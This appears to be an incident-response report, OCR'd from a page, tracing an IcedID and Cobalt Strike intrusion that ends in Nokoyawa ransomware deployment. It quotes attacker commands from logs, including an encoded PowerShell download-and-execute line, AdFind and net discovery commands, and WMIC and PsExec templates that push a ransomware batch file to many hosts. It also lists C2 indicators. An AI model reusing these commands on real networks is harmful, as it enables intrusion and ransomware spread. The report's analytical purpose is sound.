
_time	host	Image	PipeName
	beachhead	C:\Windows\system32\rundll32.exe	\postex_6be7
	beachhead	C:\Windows\system32\rundll32.exe	\postex_808d

On one of the domain controllers, an encoded PowerShell command was observed being executed from a Cobalt Strike beacon.

process.name	process.command_line	process.parent.name	process.parent.command_line
powershell.exe	powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC...	rundll32.exe	rundll32.exe 1.dll, DllRegisterServer
HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	powershell.exe	powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA4ADg...
HOSTNAME.EXE	"C:\Windows\system32\HOSTNAME.EXE"	powershell.exe	powershell -nop -exec bypass -EncodedCommand SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAGMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAOgAvAC8AMQAyADcALgAwAC4AMAAuADEAOgA4ADg...

This command, once decoded, revealed the execution of the SessionGopher script.

```
IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:8897/');
Invoke-SessionGopher
```



Discovery

After loading IcedID DLL via the renamed rundll32, the following discovery commands were observed on the beachhead host:

```
cmd.exe /c chcp >&2

ipconfig /all

systeminfo

net config workstation

nltest /domain_trusts

nltest /domain_trusts /all_trusts

net view /all /domain

net view /all
```

```
net group "Domain Admins" /domain
```

As a part of discovery commands, IcedID used WMI to get the list of Anti-Virus product installed on the beachhead host with the following command:

```
WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get * /Format:List
```

The threat actor also ran the following discovery commands via cmd.exe (injected Beacon process):

```
net  group "domain admins" /domain

net  user [REDACTED DOMAIN ADMIN] /domain

net  user Administrator /domain

net  user [REDACTED DOMAIN ADMIN] /domain

cmd.exe /C dir *.txt

cmd.exe /C dir *.dll
```

AdFind was used for discovery on a domain controller via a batch script named adfind.bat. The script executed the following commands:

```
adfind.exe -f (objectcategory=person) >  ad_users.txt

adfind.exe -f objectcategory=computer > ad_computers.txt

adfind.exe -f (objectcategory=organizationalUnit) > ad_ous.txt

adfind.exe -subnets -f (objectCategory=subnet) > ad_subnets.txt

adfind.exe -f "(objectcategory=group)" > ad_group.txt

adfind.exe -gcb -sc trustdmp >  ad_trustdmp.txt

7.exe a -mx3 ad.7z ad_*

del 7.exe adfind* ad_*
```

After running this, the threat actor dropped a new batch file ns.bat. This file contained a list of hosts on the network to perform DNS lookups using nslookup.


```
C:\Windows\system32\cmd.exe /C ns.bat
nslookup [REDACTED HOST X]
...
nslookup [REDACTED HOST XX]
```

Shortly before beginning the ransomware deployment, the threat actor connected to a backup server and opened the backup console on the host. This was followed by final discovery action on the domain controller with the SoftPerfect Netscan tool being used for a final discovery scan across the network.

```
   message: Process Create:
RuleName: technique_id=T1204,technique_name=User Execution
UtcTime:
ProcessGuid: {46a04f86-a912-6361-c135-000000000300}
ProcessId: 3356
Image: C:\Windows\Temp\netscan.exe
FileVersion: 4.4.5.0
Description: Network Scanner Application
Product: SoftPerfect Network Scanner
Company: SoftPerfect Research
OriginalFileName: -
CommandLine: "C:\Windows\Temp\netscan.exe"
CurrentDirectory: C:\Windows\Temp\
User:
```

Lateral Movement

The threat actor connected to various hosts in the network via RDP tunneled through the beacon process on the beachhead host.



We can find the hostname of the threat actor present in some of the Windows logs, event ID's 4624, 4776, 4778, and 4779.

```
WIN-5J00ETD85P5
```

The workstation name observed in a 4624 event on the beachhead:

```
An account was successfully logged on.

Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Logon Information:
        Logon Type:             3
        Restricted Admin Mode:  -
        Virtual Account:                No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-2743254011-3096160060-3284746287-1000
        Account Name:
        Account Domain:
        Logon ID:               0xEEBB3C8
        Linked Logon ID:                0x0
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {00000000-0000-0000-0000-000000000000}

Process Information:
        Process ID:             0x0
        Process Name:           -

Network Information:
        Workstation Name:       WIN-5J00ETD85P5
        Source Network Address: 10      183
        Source Port:            0

Detailed Authentication Information:
        Logon Process:          NtLmSsp
        Authentication Package: NTLM
        Transited Services:     -
        Package Name (NTLM only):       NTLM V2
        Key Length:             128
```

Seen again in a 4776 event from a domain controller:

```
The computer attempted to validate the credentials for an account.

Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Logon Account:
Source Workstation:     WIN-5J00ETD85P5
Error Code:     0x0
```

And again in 4778 followed by 4779 on the domain controller:

```
A session was reconnected to a Window Station.

Subject:
        Account Name:
        Account Domain:
        Logon ID:               0x237EC

Session:
        Session Name:           RDP-Tcp#1

Additional Information:
        Client Name:            WIN-5J00ETD85P5
        Client Address:         10.     .183

This event is generated when a user reconnects to an existing Terminal Services session, or when a user swi
tches to an existing desktop using Fast User Switching.
```

```
A session was disconnected from a Window Station.

Subject:
        Account Name:
        Account Domain:
        Logon ID:               0x237EC

Session:
        Session Name:           RDP-Tcp#1

Additional Information:
        Client Name:            WIN-5J00ETD85P5
        Client Address:         10      .183


This event is generated when a user disconnects from an existing Terminal Services session, or when a user
switches away from an existing desktop using Fast User Switching.
```


During the RDP session, 1.dll (Cobalt Strike DLL) was transferred from the beachhead via the Windows File Explorer.

Bag Path	Absolute Path
abc	abc
BagMRU\1\1\0	Desktop\My Computer\C:\Windows\Temp
BagMRU\2\0\0\0	Desktop\Computers and Devices\ BeachheadIP \ BeachheadIP \c$\Windows\Temp

Similarly, the final files used to execute the ransomware deployment were transferred in the same manner, which can be seen via the file creation logging process being Explorer.EXE.

winlog.event_id	process.pid	process.name	file.path	file.name
11	312	Explorer.EXE	C:\Windows\Temp\p.bat	p.bat
11	312	Explorer.EXE	C:\Windows\Temp\psexec.exe	psexec.exe
11	312	Explorer.EXE	C:\Windows\Temp\1.bat	1.bat
11	312	Explorer.EXE	C:\Windows\Temp\2.bat	2.bat
11	312	Explorer.EXE	C:\Windows\Temp\3.bat	3.bat
11	312	Explorer.EXE	C:\Windows\Temp\4.bat	4.bat
11	312	Explorer.EXE	C:\Windows\Temp\5.bat	5.bat
11	312	Explorer.EXE	C:\Windows\Temp\6.bat	6.bat
11	312	Explorer.EXE	C:\Windows\Temp\k.exe	k.exe

Once k.exe and p.bat, and various other batch scripts were transferred to the compromised domain controller, the threat actor then tried to copy k.exe to other machines on the network via ***copy*** command executed on the domain controller.




This command execution may not have worked properly, or as backup the threat actor ran the copy command again, but this time instead of executing cmd `/K copy` on the domain controller they ran wmic to execute the copy command from the remote host's instead.

event.code	process.name	process.command_line						
1	WMIC.exe	wmic /node:"10	171" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	233" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	187" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	230" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	189" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	193" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	228" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	185" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	231" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	232" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	179" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	186" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	
1	WMIC.exe	wmic /node:"10	181" /user:"	\	" /password:"	" process call create "cmd.exe /c copy \\10	.170\c$\windows\temp\k.exe c:\windows\temp\"	

This process was repeated for p.bat, this repetition makes it likely that this was scripted out rather than a failed execution of the copy process.

First, copy command issued on domain controller:



Second, copy command with WMIC for remote hosts to run the command.

event.code	process.name	process.command_line
1	WMIC.exe	wmic /node:"10. 171" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 233" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 187" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 230" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 189" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 193" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 228" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 185" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 231" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 232" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 179" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 186" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 181" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 195" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"
1	WMIC.exe	wmic /node:"10. 229" /user:" \ " /password:" " process call create "cmd.exe /c copy \\10. 170\c$\windows\temp\p.bat c:\windows\temp\"

Once both k.exe and p.bat were copied to the machines in the network, the threat actor used PsExec.exe to remotely create a service named ***mstdc*** to run p.bat (p.bat runs k.exe, which encrypts the system based on the Base64 encoded config) via System account.

Creator_Process_Name	New_Process_Name	Process_Command_Line
C:\Windows\System32\cmd.exe	C:\Windows\Temp\psexec.exe	psexec.exe \\10. -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
C:\Windows\System32\cmd.exe	C:\Windows\Temp\psexec.exe	psexec.exe \\10. -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
C:\Windows\System32\cmd.exe	C:\Windows\Temp\psexec.exe	psexec.exe \\10. -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
C:\Windows\System32\cmd.exe	C:\Windows\Temp\psexec.exe	psexec.exe \\10. -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
C:\Windows\System32\cmd.exe	C:\Windows\Temp\psexec.exe	psexec.exe \\10. -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
C:\Windows\System32\cmd.exe	C:\Windows\Temp\psexec.exe	psexec.exe \\10. -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat

Each host on the receiving end of PsExec has a '.key' file created. The filename contains the hostname of the machine that initiated PsExec.

host	TaskCategory	Image	TargetFilename
[redacted]	File created (rule: FileCreate)	System	C:\Windows\PSEXEC-[redacted]-7FB4EBD8.key
	File created (rule: FileCreate)	System	C:\Windows\PSEXEC-[redacted]-A0DAD7EA.key
	File created (rule: FileCreate)	System	C:\Windows\PSEXEC-[redacted]-8B749B77.key
	File created (rule: FileCreate)	System	C:\Windows\PSEXEC-[redacted]-7083F4A6.key

Collection


After AdFind had finished executing, the results were archived utilizing 7-Zip.

```
   message: A new process has been created.

Creator Subject:
        Security ID:            S-1-5-21-                                   -1000
        Account Name:
        Account Domain:
        Logon ID:               0x237EC

Target Subject:
        Security ID:            S-1-0-0
        Account Name:           -
        Account Domain:         -
        Logon ID:               0x0

Process Information:
        New Process ID:         0x1628
        New Process Name:       C:\Windows\Temp\7.exe
        Token Elevation Type:   %%1936
        Mandatory Label:                S-1-16-12288
        Creator Process ID:     0xd30
        Creator Process Name:   C:\Windows\System32\cmd.exe
        Process Command Line:   7.exe  a -mx3 ad.7z ad_*
```

Command and Control

IcedID

Once entails.exe (rundll32.exe) successfully executed templates544.png on the beachhead host, an outbound connection was established talking to trentonkaizerfak[.]com.



This downloaded a gzip file for the next IcedID stage. After executing this payload, command and control was established to 5.255.103[.]16

IP	Port	Domain	Ja3
5.255.103[.]16	443	pikchayola[.]pics	a0e9f5d64349fb13191bc781f81f42e1
5.255.103[.]16	443	questdisar[.]com	a0e9f5d64349fb13191bc781f81f42e1

SSL Certificate Details	
Certificate Subject	O=Internet Widgits Pty Ltd,ST=Some-State,C=AU,CN=locall
Certificate Issuer	O=Internet Widgits Pty Ltd,ST=Some-State,C=AU,CN=locall
Not Before	2022-10-09T09:36:33Z
Not After	2023-10-09T09:36:33Z
Public Algorithm	rsaEncryption

Cobalt Strike

After the injection into cmd.exe on the beachhead host, 1.dll (Cobalt Strike DLL) was created, which later was transferred to the domain controller. Then, 1.dll was executed on the domain controller via rundll32.exe and after execution, rundll32.exe connected to the command and control server 5.8.18[.]242. This server was observed in a prior case, which also resulted in Nokoyawa ransomware.

IP	Port	Ja3
5.8.18[.]242	443	72a589da586844d7f0818ce684948eea

SSL Certificate Details	
Certificate Subject	CN=,OU=,O=,L=,ST=,
Certificate Issuer	CN=,OU=,O=,L=,ST=,
Not Before	2015-05-20T18:26:24Z
Not After	2025-05-17T18:26:24Z
Public Algorithm	rsaEncryption

Impact

The threat actor was seen deploying Nokoyawa ransomware throughout the environment utilizing both PSExec & WMIC.

```
psexec.exe \\[TARGET IP] -u [DOMAIN]\[USER] -p "[PASSWORD]" -s -d -h -r mstdc
-accepteula -nobanner c:\windows\temp\p.bat
```

host.hostname	process.command_line
Redacted	psexec.exe \\ -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
	psexec.exe \\ -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
	psexec.exe \\ -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
	psexec.exe \\ -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
	psexec.exe \\ -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat
	psexec.exe \\ -u -p -s -d -h -r mstdc -accepteula -nobanner c:\windows\temp\p.bat

```
wmic /node:"[TARGET IP]" /user:"[DOMAIN]\[USER]" /password:"[PASSWORD]"
process call create "cmd.exe /c c:\windows\temp\p.bat"
```


host.hostname	process.command_line			
Redacted	wmic /node:	/user:	/password:	process call create "cmd.exe /c c:\windows\temp\p.bat"
	wmic /node:	/user:	/password:	process call create "cmd.exe /c c:\windows\temp\p.bat"
	wmic /node:	/user:	/password:	process call create "cmd.exe /c c:\windows\temp\p.bat"
	wmic /node:	/user:	/password:	process call create "cmd.exe /c c:\windows\temp\p.bat"
	wmic /node:	/user:	/password:	process call create "cmd.exe /c c:\windows\temp\p.bat"
	wmic /node:	/user:	/password:	process call create "cmd.exe /c c:\windows\temp\p.bat"

This duplication of execution using both PsExec and WMIC mirrors the doubled commands used to copy files throughout the network, indicating scripted execution for redundancy.

The batch file (p.bat) is responsible for executing the ransomware binary (k.exe) along with its configurations.

```
c:\windows\temp\k.exe --config REDACTED
```

Upon reviewing the configuration provided in the command parameters, this particular ransomware is configured to encrypt the network, load hidden drives, and delete volume shadow copies.



Furthermore, the configuration informs the ransomware binary to skip the following directories and file extensions.

